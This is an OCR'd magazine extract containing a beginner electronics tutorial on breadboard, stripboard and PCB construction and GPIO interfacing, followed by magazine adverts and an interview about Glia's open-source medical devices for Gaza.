
To put breadboarding in the context of other methods of electronic construction, and to help you judge if and when other methods are more appropriate, we need to consider its pros and cons. Initially, the main perceived benefit of breadboard construction is ease of use. After all, it can't get much simpler than just pushing components into holes, and soldering skills aren't required. Cost is also a consideration; fewer tools are needed than with most other methods of electronic construction and, if you buy a few patch leads of varying lengths so you don't need to cut wires to length, you could make a start with no tools at all. Components can also be reused. So you should consider breadboard construction if you're learning about electronics and interfacing – and your circuits aren't permanent – or if you want to try out a circuit before building it using a more permanent method.

But breadboard construction isn't much good for circuits you want to keep. First, although breadboards do a pretty good job of grabbling component leads, that connection isn't nearly as secure as a solder joint. If you were to use a breadboard circuit frequently, therefore, you'd run the risk of suffering intermittent bad contacts.


The second point is that breadboard circuits are not especially compact and don't lend themselves to being housed in a small case, something you might well want to do for some projects. Our next subject – stripboard and PCB construction – overcomes these problems. ▸

QUICK GUIDE
Resistor values

A resistor's value is marked using coloured bands. There are two schemes, using three or four bands. In addition there are usually additional bands defining the tolerance and perhaps temperature coefficient, but we're mainly concerned with the value bands. With three value bands, the first two are the first two digits and the third is a multiplier – that is, the number of zeros. With four value bands, there are three digits and a multiplier. This diagram, with examples of a three-value band 100k resistor and a four-value band 27k, will help you read the value of any resistor.



Above With a bit of practice you'll be able to quickly 'read' any resistor at a glance



Left Breadboard provides a convenient method of prototyping or learning about electronic circuits

QUICK TIP
Go with the flow

Electronic CAD packages make it easy to draw circuit diagrams with no real 'flow'. Wherever possible, try to draw schematics with a left-to-right flow, because they're much easier for someone else to understand.

QUICK TIP
Soldering on
Before building your first stripboard or PCB circuit, learn to use a soldering iron and, most importantly, try it out on some scrap board and components you don't need first!

Stripboard and PCB


Stripboard and printed circuit boards provide a means of building a more permanent circuit than breadboards

Breadboards are great for educational use, but for a more permanent project, there are better alternatives. That's where stripboard and PCB construction comes in.

Stripboards, often referred to by the tradename Veroboard, are similar to breadboards. They have an array of holes on a 0.1-inch pitch through which component leads pass, with copper strips on the back that cause connections to be made. There are important differences, though. First, components aren't grabbed when their leads are put through the holes, so they have to be soldered onto the copper strips. Second, the copper strips are much longer than on breadboards, running the complete length of the board. For this reason, and bearing in mind that stripboards are not intended for re-use, it's usually necessary to make breaks in the copper strips where connections are not required.

In addition, you'll often have to make additional connections using lengths of copper wire that run at right angles to the copper strips. In the case of simple-to-medium complexity circuits, it's usually feasible to work out for yourself the arrangement of components and wire links, and the breaks in the copper strips. You could do this either using a pencil and paper or a graphics package, so that you have something to follow when you start to build the circuit. If you struggle to get your head around this, software design tools are available (as discussed on p28).


Stripboard construction is suitable for circuits that you want to keep when you don't need to build lots of them. If you do anticipate making up several examples of a particular circuit, and especially if you want to publish your circuit so that other people can easily build it, a printed circuit board is a better solution. Printed circuit boards (PCBs) are used pretty much exclusively in commercial electronics equipment; the motherboard in your PC is an example of a PCB. Most professional PCBs are used with surface-mounted components but we're going to look at PCBs with



Below Stripboards enable you to make a more permanent circuit than a breadboard

HOW TO
Build a circuit using stripboard

1 Bend component leads
Components with axial leads, such as resistors, will need those leads to be bent at right-angles at the correct pitch, so they can pass through the holes in the stripboard. Hold the lead using small pliers, close to the component body.



2 Fit components to board
Place all the components in their correct positions on the non-copper side of the board, with the leads passing through holes. Optionally, use a piece of foam over the components to hold them in place while you turn the board over.


3 Solder the components
While holding the foam in place, turn the board over so the component leads are uppermost, and place it on your workbench. Using a soldering iron, make a solder joint between each component lead and the copper track.

through-hole components (see p26 for a discussion of the difference), because they are so much easier to build with manual tools.

The main difference between a stripboard and a PCB is that the former is a generic board which can be adapted to any circuit, while a PCB is designed to implement a specific circuit. For this reason, it has holes for the component leads to pass through, but only where a particular component is to be fitted. Similarly, it has copper tracks on the back – not just in parallel strips, but running as necessary to make up the required connections. To ensure that copper wires aren't needed to make additional connections as they are on stripboards, PCBs usually have copper tracks on top of the board too (the component side), and often also buried inside the board. For the simple circuits you'll be designing, at least initially a single-sided or double-sided PCB will probably suffice and will be cheaper to produce.

> "Depending on how much you want to pay, there are several options available for getting a printer circuit board manufactured"

The process of building a circuit on a PCB – that is, soldering the components onto it – is not too dissimilar to building on a stripboard, the only difference being that you won't need to make any breaks in copper strips. However, while stripboard construction involves starting with an off-the-shelf board, with PCB construction you'll be starting with a PCB that someone else has designed and made available – or, if it's your own circuit, a PCB that you have designed yourself and then had manufactured.



Robbyn , CC BY SA 3.0

Left PCBs are ideal if you want to build several copies of a particular circuit

We'll look at software later (see p28) but, in principle, designing a PCB layout is just a form of CAD (computer aided design). You first use the software to define the circuit as a circuit diagram, then use this information to define where each of the components go on the board, together with the positions of the copper tracks that connect them to form a circuit. The output is a CAD file that you can send to a PCB manufacturer.

Note that, depending on how much you want to pay, there are several options to get a board manufactured. At the very minimum, you order a board which is cut to size, with holes drilled and copper tracks printed on it. At the next level up, you can have a solder-resistant layer printed on the bottom, so that solder will only stick to the areas around the component leads.

Finally and most expensively, you could have your component IDs screen-printed on top of the board to assist you when you build it. ▸

QUICK TIP

Cleaning copper

If you're using stripboard that you've had for some time, the copper strips might be tarnished, which makes soldering difficult. Clean the copper tracks first with very fine 'wet and dry' sandpaper.

4 Cut off excess leads

Component leads with excess length are untidy and could lead to short-circuits. So, using a pair of small electronics cutters, cut off the excess length on each of the leads just above the solder joint.

5 Make breaks in tracks

Wherever breaks in a copper track are required, make them using a spot face cutter; at a pinch, you can use a drill bit of about 5mm in diameter. Rotate the cutter back and forth a few turns until the copper is cut away.

6 Inspect the board

Before connecting the board to a computer and/or power supply, check it carefully to make sure it matches your design. Use a magnifying glass to check that all breaks in the copper strips are entirely free of copper.


Design circuits

You won't be able to find a published circuit for every job, so occasionally you'll have to design your own

QUICK TIP

Don't reinvent the wheel

You don't always have to design a circuit from scratch. Adapting a circuit or combining parts of two circuits is often a workable solution, especially when you're first starting out.



Right With this circuit, you can write a simple program to turn a LED on and off by pressing a push button

Designing the circuit for a PC motherboard would be quite an undertaking when you're just starting out, but your first steps in designing interfacing circuits will be much more manageable. More often than not, rather than designing a complicated circuit you're more likely to be putting together several simple, and possibly identical, circuits on the same board. For example, if you need to drive half a dozen red LEDs from a Raspberry Pi's GPIO port, you only need to design one interface circuit (with a single resistor) and repeat it six times.

LED interfacing

An LED emits light when a positive voltage is connected to its anode and a negative voltage to its cathode. We can envisage, therefore, connecting an LED's cathode to the negative supply (0V) on the GPIO header and its anode to an I/O pin configured as an output; then switching it on by writing a 1 to that I/O pin, so that it outputs +5V or +3.3V depending on the SBC. In practice, however, this would damage the LED or SBC, so a current-limiting resistor must be connected in series.

To determine the value of the resistor, you'll need to look at the LED's datasheet, where you'll see its forward voltage and operating current listed. As an example, if the forward voltage is 1.8V and the supply on the GPIO is 5V, then the resistor needs to drop 3.2V. Now, if the operating current is 30mA (0.03A), then according to Ohm's law of V = IR, the resistor value R must be R = V / I, which gives 3.2 / 0.02, or 106Ω. We would therefore pick the next highest standard value of 120Ω. As an alternative, you could connect the LED's anode to the positive supply and its cathode to the GPIO pin. It would then be turned on by writing a 0 to the I/O pin.

QUICK GUIDE

Surface mount vs through-hole

The original electronic components, of the type we've looked at here, have wire leads that pass through holes in a board. These are much easier to use if you're constructing circuits by hand, so choose these when you're buying components. The alternative, now almost universal in commercial circuits, is surface-mounting of components. Surface-mounted resistors, capacitors, diodes and transistors are usually tiny blocks with no leads; while integrated circuits do often have leads, they don't pass through holes on the board. They're hard to build by hand.

Switch interfacing

Interfacing a switch such as a push button to a GPIO pin also seems simple at first glance. We can imagine, for example, connecting one terminal to the positive supply (+5V or +3.3V) and the other terminal to a GPIO pin configured as an input. When the push button is pressed, the positive supply would be applied to the GPIO pin and the software would read this as a 1.

The snag with that approach is that the GPIO pin would be undefined when the push button isn't pressed; that is,

there is no guarantee that the software would read it as a 0 or a 1. In fact, we would want it to be read as a 0 in this situation and, to achieve that, the pin should be wired to 0V via a so-called pull-down resistor. However, nearly all SBCs feature on-chip, pull-down resistors which can be switched on by software, so there's no need to use a separate external resistor in this case. Alternatively, you could connect one switch between 0V and a GPIO pin and select a pull-up resistor instead of a pull-down resistor. The software would now read a 0 when the push button is pressed.


Something else to bear in mind is that switches do not switch on and off cleanly. When you press a push button, it might turn on and off several times in rapid succession before eventually showing a closed circuit. If you want to use alternate pushes of the button to turn a LED on and off, therefore, pushing it once might not have the desired effect. To make the operation reliable, it needs to be 'de-bounced', which causes the software to ignore any rapid fluctuations before it settles down. This can be done using external circuitry, but a better approach is to employ a software de-bounce, which is commonly provided in libraries.

Higher-current loads

LEDs can be driven directly by a GPIO pin using a current-limiting resistor, but other loads, such as solenoids and motors, require more current and perhaps a higher voltage than SBCs are able to supply. To turn high-current loads on and off, we need to use an NPN transistor with a circuit like the one shown bottom left. Outputting a 1 on the GPIO pin applies a positive voltage to the transistor's base, thereby turning it on; but it's important to connect the GPIO pin to the base via a current-limiting resistor, otherwise it will draw too much current and damage the SBC. The transistor base is effectively at 0V, so the lowest value of the resistor must be calculated using Ohm's law. Thus, if the GPIO pin is +5V when switched on, and the GPIO pin's maximum output current is 16mA (0.016A), the minimum resistor value is R = V / I, or 5 / 0.016, which is 312Ω. In fact, unless a very large load is present, a higher value of resistor could be used, and this will reduce the current on the GPIO pin.

For example, let's assume that we want to drive a solenoid which draws a maximum current of 1A. If you choose a transistor with a collector current of no less than 1A, and a gain (current amplification factor) of no less than 100 (both figures appear on the datasheet), to turn the solenoid on a base current of 10mA (0.01A) is needed. Going back to Ohm's law, it's clear that a resistor value of R = V / I = 5 / 0.01 = 500Ω is needed. Given that the gain of the transistor will probably be more than that minimum of 100, we choose the next higher standard resistor value of 560Ω.

The only other thing to point out is the diode in the circuit diagram. This is needed with loads such as solenoids, relays and motors which have a property referred to as inductance. For various reasons these sorts of loads can generate a reverse voltage when they're turned on and off, and this can destroy the transistor. A reverse-polarised diode in parallel with the load protects against this. ▸



Left A transistor enables you to drive a high-voltage, high-current load such as a solenoid

Above Don't try interfacing to mains-powered equipment – use an off-the-shelf interface like this one from Energenie

> "An LED emits light when a positive voltage is connected to its anode and a negative voltage to its cathode"

QUICK GUIDE
Power supplies

If your external circuit uses the same voltage as your computer – probably +5V or +3.3V – and doesn't require much current, you can power it from the appropriate pins on the GPIO header. Be sure to check first that your circuit won't exceed the power that the GPIO pins can supply. If your circuit needs a higher voltage or will draw a higher current – as will commonly be the case if you're driving a motor, solenoid or relay, for example – you'll need an external power supply, although your circuit will still need to connect to a 0V pin on the GPIO.

Batteries are a convenient way of providing external power, or you could buy a power supply. If this comes with a connector, you can always cut it off to reveal bare wires. Connecting capacitors across a power supply – perhaps a 100µF and a few 100nF scattered around the circuit – is always a good idea.

QUICK TIP
Avoid using mains power

It's possible to design circuits to interface computers with mains-powered equipment, but if you get it wrong you could blow up your SBC, set it on fire, or electrocute yourself. It's best to resist the temptation!

QUICK TIP
Simulate your circuits
If you find yourself designing reasonably complicated circuits, circuit simulators are available to help you debug a circuit without even building it. See **www.circuitlab.com** for a good example.

Essential software

Designing stripboard and PCB layouts doesn't have to be difficult if you use CAD software to give you a helping hand


You can usually work out the layout of a breadboard, stripboard or PCB by hand, either on paper or by using a drawing package. However, for stripboard and PCB designs in particular – especially when you're moving to more complicated circuits – a software CAD solution is recommended.

Stripboard design tools are reasonably plentiful but most are available only for Windows; several are now rather long in the tooth, with little sign of updates or replacements, and they are not all free. However, if you do want a means of automatically generating a stripboard layout from a circuit diagram, you could try VeeCAD (**www.veecad.com**), which reportedly works well under Wine. A free version is available with limited functionality; the fully featured version costs an oddly exact $26.26 (£18.71). PCB design tools are available for a broader range of operating systems and are much more up to date but, again, your choice will be limited if you want free software. Do take a look at the free EasyEDA (**easyeda.com**), though, which is available for Linux and has an active user community.

Do it all with Fritzing

An interesting all-in-one solution, aimed at the amateur experimenter, free to use and open source, is Fritzing (**fritzing.org**). It's available for most common operating systems including Linux, and it works with breadboard, stripboard and PCB designs. This means that you can start with a breadboard or stripboard design and, once you're happy with it, you can migrate the design to a PCB easily without the need to start from scratch. Fritzing is also integrated with a PCB manufacturing facility and it is supported by a user community, members of which are able to share their designs on the Fritzing website.

Below Fritzing allows you to design circuits for breadboard, stripboard or PCB



QUICK GUIDE
Getting PCBs manufactured

Some amateur electronics enthusiasts make their own PCBs, but it's much easier to get them manufactured: Google reveals no shortage of potential suppliers. Prices vary with the size of the board, the number of holes, whether there are tracks on one side or both, whether or not you want a solder-resist layer and screen-printed component IDs, how many boards you need and how quickly you want them delivered. This sounds complicated but, in practice, all you need to get a quotation is to answer a few questions online and possibly upload a CAD file. Small PCBs aren't hugely expensive but nor are they super-cheap, so it pays to make sure the circuit is correct before migrating it to a PCB – and, ideally, find others who also want a board so you can get a volume discount.

PCB CAD packages normally work by enabling you to define the circuit as a circuit diagram and then using the software to work out the PCB layout. You can do this with Fritzing, laying out the PCB either manually, using the auto-router, or via a combination of the two, but many people use it quite differently. It's possible to start with a circuit you've already prototyped and got working on breadboard. In breadboard view, place your components on the image of a breadboard to match your real-world circuit. As you place components on the board, connections between them are shown. Having placed all your components in breadboard view, you can switch to schematic view to see a circuit diagram of the circuit represented by the breadboard layout. In practice, the initial schematic view is a poorly laid out 'rat's nest' representation, and you'll have to drag the components around to produce an easy-to-read circuit diagram.

If you don't want to design a PCB, Fritzing is still a useful tool. Although there is no automatic design tool for breadboarding, it's quite possible to define your circuit in schematic view and then switch to breadboard view. All your components are visible, enabling you to drag them around and add patch wires as necessary to produce a workable design, with Fritzing confirming connections as you go. There's no stripboard view as such, but breadboard view can be used with a stripboard instead, and you can use facilities unique to stripboard construction, such as making breaks in copper tracks.

Future

GIZMODO | UK

Not your average technology website

GIZMODO | UK
UK NEWS GADGETS DESIGN WATCH THIS WTF SCIENCE APPLE ANDROID
Ultimate Smartphone Tech, Form and Design: The GALAXY Note 3 Unpacked
By Your Mobile Life on 11 Nov 2013 at 3:28PM
The Samsung GALAXY Note 3 is the most powerful smartphone on the market today, packed with features from the lightning fast hardware to software apps that have been designed to streamline your life.
The all new TomTom GO
Now with Lifetime TomTom Traffic
LEARN MORE
TOMTOM
GIZMODO | UK
15 DAYS UNTIL CHRISTMAS
MacBook Air

EXPLORE NEW WORLDS OF TECHNOLOGY GADGETS, SCIENCE, DESIGN AND MORE

- Fascinating reports from the bleeding edge of tech
- Innovations, culture and geek culture explored
- Join the UK's leading online tech community

www.gizmodo.co.uk

twitter.com/GizmodoUK facebook.com/GizmodoUK

SPECIAL OFFER

SUBSCRIBE TODAY & SAVE 20%*

MORE REASONS TO SUBSCRIBE

Never miss an issue
13 issues a year, and you'll be sure to get every single one

Delivered to your home
Free delivery of every issue, direct to your doorstep

Get the biggest savings
Get your favourite magazine for less by ordering direct

MOST FLEXIBLE

Subscribe and save 20%

✔ **Automatic renewal – never miss an issue**

✔ **Pay by Direct Debit**

Recurring payment of £33.75 every six months, saving 20 per cent on the retail price

GREAT VALUE

One year subscription

✔ **Great offers, available worldwide**

✔ **One payment, by card or cheque**

A one-off payment ensures you receive an issue for one whole year. That's 13 issues, direct to your door

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/sublud

OR CALL 0344 848 2852

QUOTE CODE **LUDPS17** WHEN CALLING

* Prices and savings are compared to buying full-priced print issues. You will receive 13 issues in a year. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14-day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls will cost the same as other standard fixed line numbers (starting 01 or 02) included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit: bit.ly/magtandc **Offer ends 31 May 2018**

Opening medical devices

People in the Gaza Strip are dying through lack of medical care. **Chris Thornett** talks to the doctor using open source to combat this

Above Glia and Dr Tarek Loubani's dream is to alter the culture of medical devices. "I see open source as my religion," says Tarek

Doctor Tarek Loubani was back home in Canada when we spoke to him about his work for Glia, an umbrella organisation that he started for developing open source hardware projects, mainly focussing on high-quality, low-cost medical products.

Tarek may live and work in Canada – he's an assistant professor at the University of Western Ontario – but his second life is with his humanitarian work as a volunteer physician in the Gaza Strip. Situated on the eastern coast of the Mediterranean Sea, and part of the Palestinian territories along with the West Bank, Gaza is densely populated with around 1.85 million Gazan Palestinians living in 140 square miles.

Anyone who follows international news will be aware that it's part of the larger Israel-Palestine conflict. It's governed by the Islamist group Hamas, which won the election in 2006. Soon after in June 2007, both Egypt and Israel imposed a blockade – by land, sea and air – that has prevented the flow of commercial goods into the territory. Although restrictions have been reduced over time, any goods that are deemed capable of being used to make weapons against Israel are banned, and basic supplies such as electricity, food and medicine are in short supply. This has seriously damaged Gaza's economy and the welfare of its people. Regardless of the complexity of the situation – where the history of both sides looms large over the conflict – there's no disputing that the Gaza Strip presents a unique set of circumstances and a humanitarian crisis, recognised by the UN. As Tarek points out to me, anything that people directly benefit from is very, very hard to get in the region, and it was this inequality that ultimately spurred him, and others, into action.

Part of Tarek's duties while working at Gaza's largest hospital, al-Shifa, is to teach other doctors, but he discovered that they didn't have access to textbooks, conferences or indeed other people who were allowed to travel outside since 2006. "It very quickly became frustrating that I would be teaching them best-in-case medicine in a way that I knew they could never do," says Tarek. "They were never going to be able to listen to their patients because stethoscopes were simply not accessible. They were never able to administer

Dr Tarek Loubani

Tarek is a physician and assistant professor at the University of Western Ontario. He also runs the Glia project.

KEY INFO

Tarek and the Glia team (**https://glia.org**) develop high-quality, low-cost, open source medical hardware that is universally accessible. Recently, their work has focused on equipment to provide adequate medical care in the Gaza Strip.

What inspires Dr Loubani?

OpenSCAD (**www.openscad.org**): "The developer who makes it has a really hard time funding it," says Tarek, "despite the fact that that project underwrites so many of the projects that we rely on."

Above An early 3D-printable otoscope, for examining ears, that Glia has built because of work open-sourced by a Canadian student

medication that I talked about because those medicines were simply not accessible. So already I was beginning to have this malaise about the disparity between what medicine looks like in Canada and what it looks like in Palestine." He felt that the disparity wasn't necessary. "Sometimes I've worked in places where you get the feeling this is the best we can do, but in the Gaza Strip it did not feel like this was our maximum. It did not feel like we had hit the limits of the possibilities of technology."

While Tarek was thinking about this in 2012, he found himself working in a warzone: "All of a sudden there were hundreds of people coming in; there were 250

> "Creating a stethoscope that would be as good as any other stethoscope became the next step"

to 260 deaths in about 12 days and there were many, many wounded. People would come in as waves as the Israelis would bomb a building, and suddenly you'd have 50 people show up. There would be maybe 10 of us physicians, maybe 100 patients and one stethoscope or one intubation set. Intubation is the thing you use to open the airways so you can put a tube in so you can help someone breath on life support. It was crazy."

Tarek says they went back to tactics that were used in the 1800s: putting an ear to people's chests. This method was the genesis for the invention of the stethoscope in the first place: Parisien doctor René Laennec didn't want to put his head to women's chests, so he invented the stethoscope. Tarek and his fellow doctors had different reasons to be reluctant, though: "People were full of blood," he says. "My ear would get bloodied. I'd just have to keep washing it out and I'd have blood crusted on to it for days afterward. I'd think to myself 'This is crazy'". At the same time, Dr Loubani started reading up on 3D printers. "We tried really hard not to do 3D-printing," says Tarek. The team felt there were too many barriers to make it succeed. "We tried to buy the equipment and ship it through Israel, but there was no way to break the blockade in this way. The only way was to create the product indigenously and that created a whole series of problems. There were no 3D printers in Gaza. There was no 3D printable stethoscope that was out there that was validated. So we got to work." Tarek, a few engineers and a couple of other people who were really interested in the idea began developing the first 3D printer in Gaza, which was made from parts they could find domestically and a few smuggled 3D-printed parts.


"Creating a stethoscope that would be as good as any other stethoscope became the next step," recalls Tarek – and this turned out to be much easier than you might think. "It cost about 10,000 euros to engineer and off we went. We validated it, compared it to the best in class

SPOTLIGHT

Expensive equipment

When it comes to medical devices, the question of why a $300 stethoscope exists at all immediately springs to mind. The invention is 120 years old and the last relevant patent was in the 1960, so why *does* a stethoscope cost $300? Largely because no high-quality generic products exist. The stethoscope, says Tarek, is not something that a manufacturer would spend tens of thousands of dollars to develop in order to come up with a high-quality generic product and put "dollar pressure on the cost from the premium-brand manufacturers like Littmann".

Glia's $3 stethoscope is a success story and is in its final stages of mass manufacture and distribution. However, its general availability in Gaza has presented yet another problem: "For the last 15 years people have not had access to stethoscopes, so the art of using a stethoscope has been lost. When we first started we just handed out stethoscopes, which is what we did in Canada, and we realised people don't know how to use them. So now we train them too."



QUICK FACT

Tourniquets

Death from exsanguination – severe blood loss – has been a significant threat to life during numerous conflicts. "Over 2,500 people died in the 2014 war and half of those had an limb amputation, which caused them to die," says Tarek. To prevent this, Glia wants to distribute tourniquets en masse. Fully developed within Gaza, the tourniquet has also been field-trialled in local ambulances.

Above Glia is developing designs for 3D printable surgical tools. Dr Tarek Loubani says the project's focus is to work through 30-50 generic medical devices that can be developed without running into patent issues


and started distributing it in Gaza" (see boxout on p33). The stethoscope was just the starting point, though, as a proof on concept. "Once we got that, suddenly the whole world opened up. The next device that we've almost done is called a pulse oximeter." In layman's term, this is the little clip that's placed on a finger for monitoring your vital signs such as heart rate.

In terms of outdated patents, it's the same situation with the pulse oximeter as with the stethoscope; the last relevant one, says Tarek, was in the 80s. "The device has been around for easily 30 years as something that is ubiquitous, and the last 10 years it's been everywhere." The pulse oximeter is also a way to challenge outdated methods that have taken root to compensate for the lack of equipment: "There's actually a field of study in medicine here where you look at people's eyes and fingernails and you try to guess how much oxygen is in their body – their oxygen saturation. If you had a $25 pulse oximeter – that's the cost we targeted – you'd immediately invalidate this entire field of study, because you wouldn't have to guess. So our goal then was not just to create something that deals with oxygen, but to deal with a few of the other things that have come along since then." One of these issues is Methemoglobinemia, which can cause seizures, coma and death. Tarek says this is very hard to detect any other way without a pulse oximeter to assess the methemoglobin level. "This is very relevant to the Gaza Strip because kids drinking polluted water can only be spotted through these methemoglobin bubbles, and methemoglobin is very expensive to test for when you do a blood test, so if you could come up with a cheap finger-probe that can do it, well, that's amazing." The current market leaders cost anywhere between $10,000 and $15,000 so making one for $25 is an astonishing result. How can they make it so cheaply? Because, says Tarek, "the only difference between the oxygen one and these other advanced ones is literally five-cent LEDs. Literally. So we have two LEDs – that's oxygen; you add a third LED, that's carboxyhemoglobin; you add a fourth and a fifth LED, and that's methemoglobin. Each costs five cents. No joke."

> "I'm not trying to break the system – I'm trying to insert new machines into it that are much, much cheaper"

